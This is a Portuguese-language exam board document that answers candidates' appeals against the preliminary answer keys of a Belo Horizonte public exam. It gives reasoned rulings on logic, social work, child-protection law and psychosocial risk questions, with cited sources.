A partir das informações 1 e 3, conclui-se que Patrick terminou em 2º e Cecília terminou em 6º. Com a informação 4, Fabrício e Sérgio podem ocupar as posições, respectivamente, 3º e 4º ou 4º e 5º. A segunda situação é invalidada pela informação 2. Portanto, Fabrício terminou a prova em 3º e Sérgio terminou a prova em 4º. Com a informação 2, Beatriz terminou a prova em 5º. Por fim, pela informação 5, Ronaldo terminou a prova em 1º. Portanto, pode-se obter a seguinte ordem de término das provas:

1º = Ronaldo

2º = Patrick

3º = Fabrício

4º = Sérgio

5º = Beatriz

6º = Cecília

Assim, a primeira e a última pessoa a terminarem a prova são, respectivamente, Ronaldo e Cecília.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
17	19	16	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O dia em que Fernanda começa a tomar os suplementos não é uma informação necessária para a resolução da questão. O enunciado destaca que o tratamento não é em apenas uma semana, ele é contínuo (basta notar a expressão “Às quartas-feiras e sábados”). Além disso, domingo e segunda-feira são dias consecutivos, nesse contexto. Considere as informações:

- Às quartas-feiras e sábados, ela toma os suplementos C e B, respectivamente.
- Fernanda toma o suplemento A três vezes por semana e esse suplemento não é tomado em dois ou três dias consecutivos.
- O suplemento E não é tomado no dia seguinte do suplemento D ou no dia seguinte do suplemento A.

Da primeira e segunda informações, conclui-se, parcialmente, que:

Segunda =

Terça = A

Quarta = C

Quinta =

Sexta =

Sábado = B

Domingo = A

Se o suplemento A não for tomado na quinta-feira e nem na sexta-feira, ele deverá ser tomado domingo, segunda-feira e terça-feira, o que não pode acontecer (segunda informação). Logo, o suplemento A é tomado em um desses dois dias (quinta-feira e sexta-feira). Dessa forma, de domingo a terça, o suplemento A deve ser tomado duas vezes. Como não podem ser vezes consecutivas, esse suplemento só pode ser tomado no domingo e na terça-feira.

A partir da terceira informação, o suplemento E não pode ser tomado na segunda-feira e nem na sexta-feira (seria depois do A). Então esse suplemento é tomado na quinta-feira. Por fim, chega-se na seguinte rotina de suplementação:

Segunda = D

Terça = A

Quarta = C

Quinta = E

Sexta = A

Sábado = B

Domingo = A

Assim, o suplemento D é tomado às segundas-feiras.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
18	13	17	12

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A tabela-verdade de uma proposição condicional é dada por:

p	q	$p \rightarrow q$
V	V	V
V	F	F
F	V	V
F	F	V

Avaliando cada alternativa:

- Se, de fato, Heitor não é pedagogo, então a proposição “Heitor é pedagogo” é falsa. Assim, conforme a tabela-verdade de uma proposição condicional, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” pode ser verdadeira ou falsa.
- Se, de fato, Fernanda é professora de artes, Ivone é professora de história e Heitor é pedagogo, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente verdadeira.
- Se, de fato, Fernanda não é professora de artes, Ivone não é professora de história e Heitor é pedagogo, a proposição “Fernanda é professora de artes ou Ivone é professora de história” é falsa. Consequentemente, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente verdadeira.
- Se, de fato, Ivone é professora de história e Heitor não é pedagogo, a proposição “Fernanda é professora de artes ou Ivone é professora de história” é necessariamente verdadeira, independentemente do valor lógico da proposição “Fernanda é professora de artes”. Consequentemente, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente falsa.

Logo, a declaração da diretora será necessariamente falsa se, de fato, Ivone é professora de história e Heitor não é pedagogo.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
21	23	32	24

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A afirmativa “Ato isolado de violência psicológica no trabalho não configura necessariamente assédio moral, mas pode ensejar a responsabilização civil, administrativa, trabalhista e criminal do agressor” está devidamente prevista nos principais materiais que norteiam o assunto, inclusive na fonte citada na própria defesa do recurso. A saber: “Atenção! Situações isoladas podem causar dano moral, mas não necessariamente configuram assédio moral. Para que o assédio seja caracterizado, as agressões devem ocorrer repetidamente, por tempo prolongado, e com a intenção de prejudicar emocionalmente a vítima”. O assédio moral pressupõe, conjuntamente: repetição (habitualidade); intencionalidade (fim discriminatório); direcionalidade (agressão dirigida a pessoa ou a grupo determinado); e temporalidade (durante a jornada de trabalho, repetição no tempo).

Portanto, trata-se de um recurso sem previsão fundamentada visto que a própria cartilha elucida o que se afirma na questão de forma correta.

Fontes:

- FREITAS, M. E.; HELOANI, R.; BARRETO, M. Assédio moral no trabalho. São Paulo: Cengage Learning, 2008.
- <https://www.tst.jus.br/documents/10157/55951/Cartilha+ass%C3%A9dio+moral/573490e3-a2dd-a598-d2a7-6d492e4b2457>
- <https://www.mattosfilho.com.br/wp-content/uploads/2024/03/240109-livreto-assedio-moral-sexual-final.pdf>
- <https://www.funpresp.com.br/wp-content/uploads/2021/12/Cartilha-de-Preven%C3%A7%C3%A3o-ao-Ass%C3%A9dio-Moral.pdf>
- <https://www.tjdft.jus.br/institucional/imprensa/noticias/arquivos/guia-assedio-moral-e-discriminacao#:~:text=Apesar%20de%20o%20ass%C3%A9dio%20moral,ATEN%C3%87%C3%83O!>

BRANCA	VERDE	AMARELA	AZUL
25	21	36	23

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A proposta do enunciado da questão, por meio de um uma situação hipotética, é requerer do candidato o conhecimento conceitual da acerca da Entrevista Estruturada (item previsto no conteúdo programático), objeto esse que possibilita o tratamento quantitativo dos dados para o desenvolvimento de levantamentos sociais, não necessariamente compreender a atividade exercida pelo profissional em questão, conforme interpretação do candidato. Tal conceito pode ser validado em diversas fontes, entre elas:

“Nesta modalidade de entrevista, o assistente social após a apresentação e esclarecimento dos objetivos da mesma ao usuário, formula as perguntas conforme a ordem estabelecida em um roteiro previamente elaborado. “Por possibilitar o tratamento quantitativo dos dados, este tipo de entrevista torna-se o mais adequado para o desenvolvimento de levantamentos sociais” (SILVA, 2010). Além da análise estatística facilitada pelas respostas padronizadas, segundo Gil (1995) a entrevista estruturada apresenta outra vantagem no que se refere aos objetivos a serem atingidos: rapidez na aplicação, especialmente quando se trabalha com grande demanda populacional. Como desvantagem o autor ressalta a dificuldade de profundidade na análise dos dados coletados que, dependendo do questionário (com questões fechadas), não permitem captar motivações, sentimentos, expectativas, dentre outros elementos importantes para o trabalho do Serviço Social.”

Fontes:

- Instrumentos técnico-operativos no Serviço Social: um debate necessário/ Cleide Lavoratti; Dorival Costa (Org.). Ponta Grossa: Estúdio Texto, 2016.
- LEWGOY, A. M. B.; SILVEIRA, E. M. C. A entrevista nos processos de trabalho do assistente social. Revista Textos & Contextos. Porto Alegre v. 6 n. 2 p. 233-251. jul./ dez. 2007.

- GIL. A. C. Métodos e Técnicas de Pesquisa Social. 4. ed. São Paulo: Athas, 1995.

BRANCA	VERDE	AMARELA	AZUL
27	30	23	33

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão em análise enfatiza na ação prioritária que, Maria, assistente social atuando no Centro de Referência Especializado de Assistência Social (CREAS), deve adotar ao receber uma notificação de caso suspeito de violência doméstica envolvendo uma criança na primeira infância de acordo com as orientações do Estatuto da Criança e do Adolescente (ECA). A alternativa correta, “ Formular um projeto terapêutico singular, incluindo intervenção em rede e, se necessário, acompanhamento domiciliar”, baseia-se nas diretrizes que destacam a importância de um atendimento integrado e interdisciplinar, conforme preconizado pelo Estatuto da Criança e do Adolescente (ECA). (BRASIL, 2016).

É relevante pontuar que o termo "projeto terapêutico singular" no contexto do ECA e em práticas interdisciplinares não se refere exclusivamente a uma ação de natureza médica ou psicoterapêutica, o que, conforme mencionado no recurso, não constitui atribuição do assistente social. O projeto terapêutico singular é um instrumento previsto no ECA e diz respeito a um plano de atendimento personalizado que engloba diversas esferas de atuação, incluindo intervenções sociais, de saúde e educacionais, visando garantir o bem-estar e a proteção da criança.

Conforme Boccardo (2011, p. 87), de modo geral, o projeto terapêutico é entendido como "uma estratégia de cuidado organizada por meio de ações articuladas desenvolvidas por uma equipe multidisciplinar e definida a partir da singularidade do indivíduo, considerando suas necessidades e o contexto social em que está inserido". Oliveira (2007) define o projeto terapêutico singular (PTS) como um arranjo operador e gestor de cuidado, caracterizado pela cooperação e compartilhamento de saberes centrados no usuário, sendo um "encontro de desejos, projetos, ideologias, interesse, visão de mundo e subjetividade".

O papel do assistente social, neste contexto, é de coordenar e atuar dentro de suas competências, colaborando com outros profissionais para desenvolver e implementar este plano. Assim, a resposta indicada não sugere que o assistente social atuará isoladamente ou realizará intervenções que ultrapassem suas competências legais e profissionais.

Merhy (1999, p. 2) destaca que na construção do projeto terapêutico ocorre um exercício de síntese de competências, particularmente na articulação entre a competência genérica de qualquer profissional de saúde como cuidador e seu agir específico profissional, com sua competência específica diante de certas teorias sobre os modos de adoecer e construir intervenções restauradoras.

Apesar das considerações válidas quanto à especificidade das funções do assistente social, a questão e a resposta esperada estão alinhadas com o espírito do ECA, que visa promover um atendimento integral e interdisciplinar às crianças em situação de vulnerabilidade, sem implicar que o assistente social desempenhe funções que não são suas.

Além disso, conforme o artigo 5º, que trata das atribuições privativas do Assistente Social, inclui-se o planejamento, organização e administração de programas e projetos em Unidade de Serviço Social, o que reforça a adequação do envolvimento deste profissional na formulação e implementação de projetos terapêuticos singulares, em colaboração com outros profissionais.

Fontes:

- **BRASIL.** Estatuto da Criança e do Adolescente. Lei nº 8.069, de 13 de julho de 1990, alterada pela Lei nº 13.257, de 8 de março de 2016. Disponível em: https://www.planalto.gov.br/ccivil_03/leis/l8069.htm . Acesso em: 09 de mai. 2024.
- **BOCCARDO, L. Terapias em prática: estratégias e ações.** São Paulo: Editora Saber, 2011.
- **OLIVEIRA, M. Gestão em saúde e projeto terapêutico singular.** Rio de Janeiro: Editora Fiocruz, 2007.
- **MERHY, E. E. Saúde: cartografia do trabalho vivo.** São Paulo: Editora St. Abya Yala, 1999.

BRANCA	VERDE	AMARELA	AZUL
28	31	21	32

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A partir das considerações apresentadas em recurso, temos que o Art. 19-A do Estatuto da Criança e Adolescente estabelece múltiplas diretrizes relativos aos procedimentos para o encaminhamento de gestantes ou mães que manifestem interesse em entregar seus filhos para adoção e como exposto em recurso, de fato, não possui uma ordem sequencial para esses procedimentos. Entretanto, a questão em exame não exige dos candidatos o reconhecimento de uma hierarquia estrita ou de um fluxo de trabalho detalhado, mas sim o conhecimento da primeira medida a ser adotada conforme a legislação, após a manifestação de interesse da gestante ou mãe em entregar o filho para adoção.

A alternativa indicada como correta, "A gestante ou mãe será ouvida pela equipe interprofissional da Justiça da Infância e da Juventude, que apresentará relatório à autoridade judiciária, considerando, inclusive, os eventuais efeitos do estado gestacional e puerperal," reflete uma das primeiras ações previstas pelo ECA após a manifestação de interesse da gestante ou mãe. Esta medida visa assegurar que a decisão da mãe seja tomada com o devido suporte informativo e psicológico, alinhado ao espírito da lei, que é proteger tanto os direitos da mãe quanto os da criança.

Dessa forma, entende-se que a questão, conforme formulada e respondida, está alinhada com o espírito e a letra do ECA, que orienta as práticas de profissionais envolvidos na proteção de crianças e adolescentes, sem exigir a identificação de um fluxo operacional estrito. Portanto, não se considera a anulação da questão como necessária, visto que a resposta correta está fundamentada em disposições legais aplicáveis e reflete adequadamente um procedimento que é prioritário e essencial dentro do contexto proposto.

Fonte:

- BRASIL. Lei nº 8.069, de 13 de julho de 1990. Dispõe sobre o Estatuto da Criança e do Adolescente e dá outras providências. Diário Oficial da União, Brasília, DF, 16 jul. 1990. Disponível em: https://www.planalto.gov.br/ccivil_03/leis/l8069.htm . Acesso em: 10 de mai. 2024.

BRANCA	VERDE	AMARELA	AZUL
30	35	26	31

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Considerando as informações apresentadas em recurso, verifica-se que a afirmativa "Acompanhar a execução da política de assistência social, apreciar e aprovar a proposta orçamentária" é falsa, pois essa competência é atribuída ao Conselho Nacional de Assistência Social, conforme estabelecido no artigo 18 da Lei Orgânica da Assistência Social (LOAS), e não ao órgão da Administração Pública Federal descrito no artigo 19, que é responsável pela coordenação da Política Nacional de Assistência Social. Portanto, não se considera necessária a mudança do gabarito da questão, visto que a resposta correta está fundamentada nas disposições legais aplicáveis.

Fonte:

- BRASIL. Lei nº 8.742, de 7 de dezembro de 1993. Dispõe sobre a organização da Assistência Social e dá outras providências. Diário Oficial da União, Brasília, DF, 8 dez. 1993. Disponível em: https://www.planalto.gov.br/ccivil_03/leis/l8742.htm . Acesso em: 10 de mai. 2024.

BRANCA	VERDE	AMARELA	AZUL
31	34	28	35

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Ao analisar as informações apresentadas em recurso, identifica-se que a afirmação contida no item "A família é a referência na definição e execução dos serviços, programas, projetos e benefícios sendo organizados de acordo com suas demandas e necessidades" não é a opção correta. Apesar de a família ser reconhecida como um eixo central e crucial na reorganização das políticas de assistência social, a formulação da alternativa sugere que ela é a principal referência para a definição e execução dos serviços. No entanto, conforme documentado no "Documento de Orientações Técnicas do SUAS" pelo Ministério do Desenvolvimento Social e Combate à Fome (2009), os serviços, programas, projetos e benefícios são organizados tendo o território como a principal referência, e não a família (BRASIL, 2009). Além disso, a Norma Operacional Básica - NOB-SUAS/2005 - esclarece detalhadamente as novas lógicas de organização, gestão e provisão no campo das ações continuadas de assistência social. Dentre os elementos essenciais dessa formulação, destaca-se o território como base de organização do sistema. Os serviços devem obedecer à lógica de proximidade do cidadão e estar localizados em territórios de incidência de vulnerabilidade e riscos para a população (BRASIL, 2005, p. 43).

Fontes:

- BRASIL. Ministério do Desenvolvimento Social e Combate à Fome. Documento de Orientações Técnicas do SUAS. Brasília, 2009.
- BRASIL. Norma Operacional Básica - NOB-SUAS/2005. Brasília, 2005.

BRANCA	VERDE	AMARELA	AZUL
32	36	29	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Ao analisar as informações apresentadas no recurso, tem-se que a substituição da palavra "territorializa" pela palavra "internaliza" nas afirmativas sobre o Centro de Referência de Assistência Social (CRAS) pode, de fato, alterar significativamente o entendimento da política que está sendo descrita. A utilização do termo "territorializa" no contexto original do documento do SUAS de 2009 implica uma abordagem geográfica e de localização específica, indicando que a proteção social é implementada e organizada dentro de limites geográficos definidos, reconhecendo e agindo sobre as desigualdades sociais presentes nesses territórios. Essa terminologia ressalta a importância da dimensão espacial na implementação das políticas sociais. Por outro lado, a palavra "internaliza" sugere um processo de incorporação ou assimilação interna das práticas de proteção social, o que pode ser interpretado como uma ação mais introspectiva ou institucional, focando menos na dimensão espacial e mais na incorporação de conceitos ou práticas dentro da operação da entidade ou dos indivíduos envolvidos. Esse termo pode, portanto, desviar do foco na localização geográfica que é central para a ação do CRAS conforme descrito nos documentos oficiais.

Portanto, alegações de que a mudança na terminologia não afeta o sentido das políticas não sustentam uma revisão suficiente do impacto semântico que tais termos carregam em contextos de política pública. Por essas razões, decide-se manter o gabarito original, rejeitando o recurso. A distinção entre "territorializar" e "internalizar" é significativa o suficiente para impactar a compreensão das afirmações relacionadas às operações do CRAS e sua função no sistema de proteção social. A precisão no uso da terminologia é crucial para garantir a clareza das políticas descritas e a integridade do exame.

Fonte:

- BRASIL. Ministério do Desenvolvimento Social e Combate à Fome. Documento de Orientações Técnicas do SUAS. Brasília, 2009.

BRANCA	VERDE	AMARELA	AZUL
35	27	25	28

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Ao analisar as informações apresentadas em recurso, tem-se que a questão solicita a identificação da afirmativa incorreta com base em uma situação hipotética envolvendo Joana, uma pessoa com deficiência visual, em busca de um apartamento acessível em Belo Horizonte. O foco da questão é, portanto, a aplicação das normas de acessibilidade especificamente para pessoas com deficiência.

A alternativa identificada como incorreta no gabarito preliminar afirma que os edifícios privados com mais de um pavimento, mas sem a obrigatoriedade de instalação de elevadores, estão dispensados de apresentar unidades acessíveis às pessoas com deficiência, o que, de acordo com a política municipal, está incorreto, visto que tais edifícios ainda são obrigados a oferecer acessibilidade. Assim, a alternativa é, de fato, incorreta, pois contradiz as normas vigentes.

Com relação à alternativa "Edifícios multifamiliares verticais com mais de oito unidades devem destinar, no mínimo, 10% das unidades a pessoas com deficiência, seguindo regras específicas para valores fracionários", embora o recurso argumente que a questão omite a inclusão de pessoas com mobilidade reduzida além das pessoas com deficiência, a análise do enunciado da questão e o contexto dado, centrado especificamente em uma pessoa com deficiência visual, sustenta que a referência direta a pessoas com deficiência está dentro do escopo da pergunta formulada. Portanto, a afirmativa, conforme apresentada, está correta dentro do contexto da questão que foca em acessibilidade para pessoas com deficiência, não necessitando a inclusão explícita de pessoas com mobilidade reduzida para o propósito desta questão específica.

Conclui-se que a questão possui uma única resposta incorreta, que é a afirmativa "Os edifícios privados com mais de um pavimento, mas sem a obrigatoriedade de instalação de elevadores, estão dispensados de apresentar unidades acessíveis às pessoas com deficiência". A precisão do enunciado ao focar nas necessidades específicas de pessoas com deficiência, sem abranger outras categorias como pessoas com mobilidade reduzida, é considerada adequada para o contexto da pergunta.

Fonte:

- BELO HORIZONTE (MG). Lei nº 9.078 de 15 de dezembro de 2005. Estabelece a política da pessoa com deficiência para o município de Belo Horizonte e dá outras providências. Disponível em: <https://leismunicipais.com.br/a/mg/b/belo-horizonte/lei-ordinaria/2005/908/9078/lei-ordinaria-n-9078-2005-estabelece-a-politica-da-pessoa-com-deficiencia-para-o-municipio-de-belo-horizonte-e-da-outras-providencias>. Acesso em: 12 mai. 2024.

BRANCA	VERDE	AMARELA	AZUL
36	29	27	26

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Ao analisar as informações apresentadas em recurso, tem-se que a questão solicita que se considere as diretrizes e os princípios da Política Municipal do Idoso, e pede que se relacione o conteúdo das alternativas a diretriz "descentralização político-administrativa dos programas, projetos, serviços e benefícios de atenção ao idoso". A descentralização político-administrativa é um princípio fundamental na organização e gestão de políticas públicas, programas, projetos, serviços e benefícios. Ela envolve a transferência de autoridade e responsabilidades de níveis superiores de governo para níveis inferiores ou para organizações locais. Celina Souza (2005) examina a arquitetura do federalismo brasileiro pós-1988, destacando como a Constituição redefiniu a distribuição de competências entre União, estados e municípios, promovendo uma descentralização significativa de responsabilidades, especialmente na área de políticas sociais. Ela argumenta que essa reestruturação proporcionou novas oportunidades e desafios para a governança local e regional. A descentralização político-administrativa, conforme discutida nas políticas públicas e, especificamente, na Política Municipal da Pessoa Idosa, implica não apenas na transferência de responsabilidades administrativas e operacionais de níveis superiores para inferiores de governo, mas também na incorporação e na ativa participação de diversos atores da

sociedade na execução e gestão dessas políticas. A alternativa “Cooperação da sociedade, da família e do Município na promoção da autonomia, integração e participação do idoso na sociedade” reflete diretamente este princípio ao destacar a "cooperação da sociedade, da família e do Município". Essa cooperação é essencial para a descentralização efetiva, pois engaja múltiplos setores da comunidade na promoção da qualidade de vida do idoso, garantindo que as ações sejam mais adaptadas às necessidades locais e mais integradas em termos de recursos e esforços. Este tipo de abordagem participativa é fundamental para a descentralização, pois mobiliza recursos tanto governamentais quanto não governamentais, fortalecendo a rede de suporte à pessoa idosa em diferentes contextos comunitários e familiares.

Fonte:

- SOUZA, C. Federalismo, desenho constitucional e instituições federativas no Brasil pós-1988. Revista de Sociologia e Política, n. 24, p. 105–121, jun. 2005. Disponível em: <https://doi.org/10.1590/S0104-44782005000100008>. Acesso em: 12 de mai.2014.

BRANCA	VERDE	AMARELA	AZUL
38	40	44	48

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Todas assertivas estão corretas:

Assertivas I e II são corretas como o trecho do Artigo 2 da Política de Assistência Social do Município, incluindo a atualização da Lei nº 10.729/2014 que apresenta a questão das pessoas obesas, sobrepeso e mobilidade reduzida.

Assertivas III e IV são corretas como apresentado nos Políticas/Programas/Projetos da Secretaria de Assistência Social, Segurança Alimentar e Cidadania.

Fontes:

- MINAS GERAIS, Belo Horizonte. Política de Assistência Social Municipal. Disponível: <https://leismunicipais.com.br/a/mg/b/belo-horizonte/lei-ordinaria/1996/710/7099/lei-ordinaria-n-7099-1996-dispoe-sobre-a-politica-de-assistencia-social-no-municipio-e-da-outras-providencias>. Acesso em 08 mai. de 2024.
- MINAS GERAIS, Belo Horizonte. Diretoria de Políticas das Pessoas com Deficiência. Disponível: <https://prefeitura.pbh.gov.br/smasac/sudc/politicas/pessoa-com-deficiencia>. Acesso em 08 mai. de 2024.
- MINAS GERAIS, Belo Horizonte. Secretaria de Assistência Social, Segurança Alimentar e Cidadania. Disponível: <https://prefeitura.pbh.gov.br/smasac> . Acesso em 08 mai. de 2024.

BRANCA	VERDE	AMARELA	AZUL
51	57	58	60

Recurso Procedente. Questão Anulada.

A questão apresenta duas alternativas corretas – Os riscos psicossociais são aqueles, de origem ambiental, administrativa/organizacional e social, tais fatores estão imbricados, ou seja, se relacionam para o nexo do adoecimento psíquico ou físico do trabalhador.

Nesse sentido, a alternativa A - A falta de condições sanitárias adequadas pode gerar a partir da insalubridade, o estresse, o risco de acidente de trabalho, contribuindo para os riscos psicossociais.

No tocante às questões administrativa/organizacional e sociais, presente na alternativa B, a escassez de funcionários e servidores proporcionam, de forma encadeada, o aumento da carga de trabalho, das tarefas a serem desempenhadas, também contribuindo para os riscos psicossociais.

Primando pela lisura e transparência do certame, conclui-se pela anulação da questão.

Fonte:

- Pereira, A. C. L., Souza, H. A., Lucca, S. R. D., & Iguti, A. M. (2020). Fatores de riscos psicossociais no trabalho: limitações para uma abordagem integral da saúde mental relacionada ao trabalho. Revista Brasileira de Saúde Ocupacional, 45, e18.

BRANCA	VERDE	AMARELA	AZUL
52	58	50	53

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa A - Os fatores de risco psicossociais do trabalho estão relacionados ao posto de trabalho, ou seja, ao ambiente em que o trabalhador está incorreta uma vez que os fatores de risco psicossociais são multifatoriais, ou seja, ocorrência de associação de fatores como: Jornada de trabalho excessiva; Horas extras não pagas; Acidentes de trabalho; Insegurança na execução das atividades; Condições sanitárias; Sobrecarga de atividades devido escassez de colaboradores/servidores; Exigências contraditórias; Assédio sexual ou psicológico; Violência física e verbal; Tratamento injusto ou vantagens seletivas.

Em suma, afirmar que os fatores de risco psicossociais estão relacionados ao posto de trabalho desconsidera a natureza multifatorial dos mesmos.

A alternativa D, apresenta essa relação multifatorial, relacionadas com o teletrabalho – *“Alguns dos riscos psicossociais...”*

Dessa forma, mantém-se o gabarito, considerando que para atender à questão, a alternativa D que versa *‘Alguns dos riscos psicossociais* na modalidade teletrabalho são o isolamento social e a desmotivação, pois uma das funções sociais do trabalho é promover interação humana e respeito à diversidade. ``

Fontes:

- LIMA, Maria Elizabeth Antunes. Os riscos psicossociais – uma reflexão a partir da psicologia do trabalho. In: FONSECA, João Cesar de Freitas; SALES, Mara Marçal; VIEIRA, Carlos Eduardo Carrusca. Psicologia do trabalho e das organizações: encontros, olhares e desafios. 1ª Edição –Curitiba, PR: CRV, 2014.
- Pereira, A. C. L., Souza, H. A., Lucca, S. R. D., & Iguti, A. M. (2020). Fatores de riscos psicossociais no trabalho: limitações para uma abordagem integral da saúde mental relacionada ao trabalho. Revista Brasileira de Saúde Ocupacional, 45, e18.

BRANCA	VERDE	AMARELA	AZUL
53	59	39	56

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A assertiva I - A invisibilidade do trabalho se dá por questões de remuneração está incorreta;

A assertiva III - A invisibilidade do trabalho se dá por falta de formação está incorreta;

A invisibilidade do trabalho é decorrente de um processo social embricando, transversalmente, pelos determinantes sociais de sexo/gênero, idade, questões étnico-raciais, dentre outros. Não sendo possível, portanto, considerar que a remuneração e falta de formação são seus fatores geradores.

Além disso, para análise dos fatores relacionados ao trabalho (identidade, função social, por exemplo) há que se adotar a dialética como forma de análise, havendo retroalimentação dos processos desencadeadores e suas consequências expressas socialmente.

Fontes:

- ANTUNES, Ricardo. O Privilégio da Servidão: o novo proletariado de serviços na era digital. São Paulo: Boitempo, 2018. 325 p.
- Schwartz, Y. (2011). Conceituando o trabalho, o visível e o invisível. Trabalho, Educação E Saúde, 9, 19–45. <https://doi.org/10.1590/S1981-77462011000400002>. Acesso em 09 mai. de 2024.

BRANCA	VERDE	AMARELA	AZUL
55	38	53	42

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O texto hipotético apresenta as atribuições do/a/e na Câmara Municipal de BH (Lei nº 8.665, de 17/10/2003, Art. 26). Dessa maneira, considerar que a alternativa A está correta – (As ações que Mara propôs devem ser realizadas pelo setor de psicologia e recursos humanos) é desconsiderar atribuição salutar do Assistente Social na equipe.

O desenho do cargo descrito no item Atribuições do Certame e a Legislação supracitada invalidam a alternativa A. Dessa forma, a alternativa C é a resposta para questão - O projeto trata-se de conjunto de ações que desenvolvam autonomia e independência a partir de intervenção psicossocial.

Fontes:

- BRASÍLIA. Conselho Federal de Serviço Social - CFESS. Lei 8662/93 - Código de Ética do/a Assistente Social - Disponível em: https://www.cfess.org.br/arquivos/CEP_CFESS-SITE.pdf Acesso em 09 mai. de 2024.
- LOPES, M. C. R. Subjetividade e trabalho na sociedade contemporânea. Trabalho, Educação e Saúde, Rio de Janeiro, v. 7, n. 1, p. 91-113, mar./jun. 2009.
- MIRANDA AFONSO, Maria Lucia. Notas sobre sujeito e autonomia na intervenção psicossocial. Psicol. rev. (Belo Horizonte), Belo Horizonte, v. 17, n. 3, p. 445-464, dez. 2011. Disponível em <http://pepsic.bvsalud.org/scielo.php?script=sci_arttext&pid=S1677-11682011000300008&lng=pt&nrm=iso>. Acesso em 09 mai. de 2024.

BRANCA	VERDE	AMARELA	AZUL
56	60	59	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa A é a resposta da questão por ser considerada incorreta/falsa.

Texto da alternativa – “Procura projetar as ações que são desenvolvidas pelos assistentes sociais na saúde, considerando as generalidades desenvolvidas nos programas de saúde.”

Na página 5 dos Parâmetros, o trecho apresenta – “Procura, nesse sentido, expressar a totalidade das ações que são desenvolvidas pelos assistentes sociais na saúde, considerando a particularidade das ações desenvolvidas nos programas de saúde bem como na atenção básica, na média e alta complexidade em saúde”.

A ação descrita no documento do CFESS considera a particularidade e não, a generalidade, como demonstrada na alternativa incorreta – resposta da questão.

Fontes:

- BRASÍLIA, CONSELHO FEDERAL DE SERVIÇO SOCIAL - CFESS, 2010. 7 GUERRA, Y.; BACKX, S.; SANTOS, C. M. Parâmetros para atuação de Assistentes Sociais na Política de Saúde. Dimensão técnico operativa no serviço Social: desafios contemporâneos. São Paulo: Cortez, 2013.
- BRASÍLIA, CONSELHO FEDERAL DE SERVIÇO SOCIAL - CFESS. Código de ética profissional do Assistente Social. Brasília, 1993.

BRANCA	VERDE	AMARELA	AZUL
58	54	57	55

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa A é a resposta da questão “A) Trabalhar com as famílias no sentido de reconhecer os cuidadores e indicativos de adoecimento”.

A atuação do Assistente Social, de acordo com os Parâmetros de atuação na saúde, Lei de Regulamentação da Profissão e Código de Ética Profissional, não é reconhecer os cuidadores e indicativos de adoecimento. Essa seria

uma ação que descaracteriza a atribuição da equipe multiprofissional e do modelo biopsicossocial nos quais o Assistente Social está inserido.

Nas páginas 23 e 24 dos Parâmetros do CFESS, um dos itens para as principais ações a serem desenvolvidas pelo assistente social são: Criar protocolos e rotina de ação que possibilitem organização, normatização e sistematização do cotidiano do trabalho profissional. O que torna a alternativa C correta, não sendo resposta para questão.

É salutar destacar que os Parâmetros – Atuação assistente social na saúde é uma regulamentação profissional do CFESS, sendo considerado no item 10 do edital - Atuação do assistente social na saúde e em especial na saúde mental.

Fonte:

- BRASÍLIA, CONSELHO FEDERAL DE SERVIÇO SOCIAL - CFESS, 2010. 7 GUERRA, Y.; BACKX, S.; SANTOS, C. M. Parâmetros para atuação de Assistentes Sociais na Política de Saúde. Dimensão técnico operativa no serviço Social: desafios contemporâneos. São Paulo: Cortez, 2013.

Cargo: Consultor Legislativo - Área de Administração e Finanças

BRANCA	VERDE	AMARELA	AZUL
04	11	14	09

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “**D**) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

